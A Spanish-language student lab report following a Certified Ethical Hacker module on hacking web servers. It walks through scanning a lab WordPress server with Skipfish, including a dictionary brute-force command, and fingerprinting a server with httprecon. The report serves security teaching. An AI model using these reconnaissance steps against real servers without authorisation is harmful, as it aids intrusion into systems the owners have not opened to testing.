**Universidad Nacional Autónoma de Nicaragua**

**UNAN-León**

**Facultad de Ciencias y Tecnología**

**Departamento de Computación**

**Ingeniería en Telemática**

**V año**

****

**Componente: Laboratorio de Seguridad de Redes**

**Tema: Certification Ethical Hacker, Module 11 Hacking Webserver**

**Realizado por:**

**Br. Jhonatan Uziel Espinoza Ortega Carnet: 15-00737-0**

**Dirigido a:**

**MSc. Aldo Martinez**

**León, Nicaragua lunes 8 de julio del 2019.**

**Introduccion**

La mayoría de los servicios en línea se implementan como aplicaciones web. La banca en línea, los motores de búsqueda, las aplicaciones de correo electrónico y las redes sociales son solo algunos ejemplos de dichos servicios web. El contenido web se genera en tiempo real mediante una aplicación de software que se ejecuta en el lado del servidor. Los piratas informáticos atacan los servidores web para robar credenciales, contraseñas e información comercial. Lo hacen usando ataques DoS (DDos), inundación SYN, escaneo de puertos, ataques de rastreo y ataques de ingeniería social. En el área de seguridad web, a pesar del fuerte cifrado en el canal del navegador del servidor. Los usuarios de la web aún no tienen seguridad sobre lo que sucede en el otro extremo. Presentamos una aplicación de seguridad que aumenta los servidores web con co-servidores confiables compuestos de co-procesadores seguros de alta seguridad, configurados con un programa guardián conocido públicamente. Los usuarios de la Web pueden establecer sus canales autenticados y encriptados con un co-servidor de confianza, que luego puede actuar como un tercero de confianza en la interacción del servidor con el navegador. Los sistemas son constantemente atacados, y los profesionales de seguridad de tecnologia informatica deben estar conscientes de los ataques comunes en las aplicaciones de servidor web. Los atacantes usan rastreadores o analizadores de protocolo para capturar y analizar paquetes. Si los datos se envían a través de una red en texto sin cifrar, un atacante puede capturar los paquetes de datos y usar un rastreador para leer los datos. En otras palabras, un rastreador puede escuchar a escondidas las conversaciones electrónicas. Un sniffer popular es Wireshark. También es utilizado por los administradores con fines legítimos. Uno de los desafíos para un atacante es obtener acceso a la red para capturar datos. Si los atacantes tienen acceso físico a un enrutador o conmutador, pueden conectar el sniffer y capturar todo el tráfico que pasa por el sistema. Las fuertes medidas de seguridad física ayudan a mitigar este riesgo.

Como probador de penetración o pirata informático ético para una organización, debe proporcionar seguridad al servidor web de la empresa. Debe realizar comprobaciones en el servidor web en busca de vulnerabilidades, configuraciones erróneas, fallas de seguridad sin parches y autenticación incorrecta con sistemas externos.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es:

- Realizar el reconocimiento de seguridad del servidor web

- Detecta fallas de seguridad no parcheadas como un error de shellshock

- Descifrar contraseñas remotas.

**Vision general de Servidores Web**

La mayoría de la gente piensa que un servidor web es solo el hardware, pero un servidor web también es la aplicación de software. Un servidor web entrega páginas web a petición de los clientes que utilizan el Protocolo de transferencia de hipertexto (HTTP). Esto significa la entrega de documentos HTML y cualquier contenido adicional que pueda incluirse, como videos, imágenes, hojas de estilo y scripts. Muchos servidores web genéricos también admiten secuencias de comandos del lado del servidor utilizando Active Server Pages (ASP), PHP u otros lenguajes de secuencias de comandos. Esto significa que el comportamiento del servidor web puede ejecutarse en archivos separados, mientras que el software del servidor real permanece sin cambios. Los servidores web no siempre se utilizan para servir la web. También se pueden encontrar incrustados en dispositivos como impresoras, enrutadores y cámaras web, y solo para una red local. El servidor web puede ser utilizado como parte de un sistema para monitorear y / o administrar el dispositivo en cuestión. Esto generalmente significa que no se tiene que instalar ningún software adicional en la computadora cliente, ya que solo se requiere un navegador.

**Laboratorio 1**

**Realizando el reconocimiento del servidor web usando Skipfish**

**Escenario**

Cada atacante intenta recopilar la mayor cantidad de información posible sobre el servidor web de destino. El atacante recopila la información y luego la analiza para encontrar errores en el mecanismo de seguridad actual del servidor web.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es ayudar a los estudiantes a aprender cómo:

a. Realizar el escaneo de nmap para encontrar si un puerto ftp está abierto.

b. Realizar ataque de diccionario usando hydra.

**Entorno de Laboratorio**

Para realizar el laboratorio, necesitas:

- Una computadora ejecutando Windows Server 2012

- Windows Server 2008 ejecutándose como máquina virtual

- Kali Linux ejecutándose como máquina virtual.

**Descripción general del laboratorio**


Este laboratorio muestra cómo realizar el reconocimiento de seguridad en un servidor web y examinar los resultados.

**Tareas de Laboratorio**

Antes de comenzar esta práctica de laboratorio, inicie sesión en Windows Server 2008 y detenga el servicio de administración de IIS y el servicio de publicación World Wide Web. Para detener estos servicios, vaya a Inicio -> Herramientas administrativas -> Servicios, haga clic con el botón derecho en Servicio de administración de IIS y haga clic en Detener, haga clic con el botón derecho en Servicio de publicación World Wide Web y haga clic en Detener.

Al detener el servicio de administración de ISS, si aparece un cuadro de diálogo Detener otros servicios que indica que otros servicios también se detendrán, haga clic en Sí.

1. Haga clic en Inicio y luego haga clic en iniciar WampServer para iniciar la aplicación WampServer.




2. Inicie sesión en la máquina virtual del terminal Kali Linux y ejecute un terminal de línea de comandos.

- Realice el reconocimiento de seguridad en un servidor web utilizando Skipfish. El objetivo es el sitio web de wordpress http: // [Dirección IP de Windows Server 2008]


- Especifique el directorio de salida y cargue un archivo de diccionario según el requisito del servidor web.

- Escriba skipfish -o / root / test -S /usr/share/skipfish/dictionaries/complete.wl http: // [Dirección IP de Windows Server 2008] y presione Entrar.




- Al recibir este comando, Skipfish realiza un fuerte ataque de fuerza bruta en el servidor web utilizando el archivo de diccionario completo.wl, crea un directorio llamado test en la ubicación raíz y almacena el resultado en el index.html dentro de esta ubicación.


- Antes de comenzar el escaneo, Skipfish muestra algunos consejos. Presione Enter para comenzar con el reconocimiento de seguridad.


- Skipfish escanea el servidor web como se muestra en la siguiente captura de pantalla:

- Tenga en cuenta que Skipfish tarda algún tiempo (aproximadamente 40 minutos) en completar el escaneo.




- Al finalizar el análisis, Skipfish genera un informe y lo almacena en el directorio /test (en la ubicación raíz). Haga doble clic en index.html para ver el resultado del análisis.






- El resultado del rastreo de Skipfish aparece en el navegador web y muestra los resúmenes de los tipos de documentos y problemas encontrados, como se muestra en la siguiente captura de pantalla:




3. Expanda cada nodo para ver información detallada sobre el resultado.




4. Analizar un problema encontrado en el servidor web. Haga clic en un nodo en la sección Descripción general del tipo de problema para expandirlo.

- Analizar el problema del juego de caracteres incorrecto o faltante.

- Observe la URL de la página web asociada con la vulnerabilidad Haga clic en la URL.


- La página web aparece como se muestra en la siguiente captura de pantalla:



- Aparece la página web de la versión php, que muestra los detalles relacionados con la máquina, así como los otros recursos asociados con la infraestructura del servidor web y la configuración de php.

- Haga clic en Mostrar seguimiento junto a la URL para examinar la vulnerabilidad en detalle.

- Aparece una ventana de rastreo HTTP en la página web, que muestra la sesión HTML completa, como se muestra en la siguiente captura de pantalla:



Nota: Si la ventana no aparece correctamente, mantenga presionada la tecla Ctrl y haga clic en el enlace.

- Puede examinar otras vulnerabilidades y parchearlas en el proceso de proteger el servidor web.

**Laboratorio 2**

**Huella de un servidor web usando la herramienta httprecon**

**Escenario**

Las aplicaciones web pueden publicar información, interactuar con usuarios de Internet y establecer una presencia de comercio electrónico / gobierno electrónico. Sin embargo, si una organización no es rigurosa al configurar y operar su sitio web público, puede ser vulnerable a una variedad de amenazas de seguridad. Aunque las amenazas en el ciberespacio siguen siendo en gran medida las mismas que en el mundo físico (por ejemplo, fraude, robo, vandalismo y terrorismo), son mucho más peligrosas. Las organizaciones pueden enfrentar pérdidas monetarias, daños a la reputación o acciones legales si un intruso viola la confidencialidad de sus datos. Los ataques DoS son fáciles de intentar para los atacantes debido a la cantidad de posibles vectores de ataque, la variedad de herramientas automatizadas disponibles y el bajo nivel de habilidad: necesario para usar las herramientas. Los ataques DoS, así como las amenazas de iniciar ataques DoS, también se utilizan cada vez más para chantajear a las organizaciones. Para ser un experto en piratería ética y un comprobador de penetraciones, debe comprender cómo realizar la huella en los servidores web.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es ayudar a los estudiantes a aprender a marcar los servidores web. Te enseñará cómo:

- Utilizar la herramienta httprecon

- Obtener la huella del servidor web

**Entorno de Laboratorio**

Para llevar a cabo el laboratorio, necesitas:

- La herramienta Httprecon, disponible en D: \ CEH-Tools \ CEHv9 Module 11 Hacking WebServers \ Webserver Footprinting Tools \ Httprecon. También puede descargar la última versión de httprecon desde el enlace <http://www.computec.ch/projekte/httprecon> Si decide descargar la última versión, las capturas de pantalla que se muestran en el laboratorio pueden diferir.

- Windows Server 2012

- Un navegador web con acceso a internet.

- Privilegios de administrador

**Descripción general de httprecon**


Httprecon es una herramienta para la detección avanzada de huellas digitales del servidor web, similar a httprint. El objetivo es la identificación altamente precisa de las implementaciones de httpd.

**Tareas de Laboratorio**


1. Navegue a D: \ CEH-Tools \ CEHv9 Module 11 Hacking WebServers \ Webserver Footprinting Tools \ Httprecon y haga doble clic en httprecon.exe para iniciar la aplicación.

- Si aparece una ventana emergente Abrir archivo - Advertencia de seguridad, haga clic en Ejecutar.

- Aparece la ventana principal de httprecon, como se muestra en la siguiente captura de pantalla:




2. Introduzca la URL del sitio web (aquí, [http://juggyboy.com](http://juggyboy.com/)) que desea hacer huella y seleccione el número de puerto (80) en la sección de destino.




- Haga clic en Analizar para comenzar a analizar el sitio web ingresado.

- Una huella del sitio web como se muestra en la siguiente captura de pantalla:

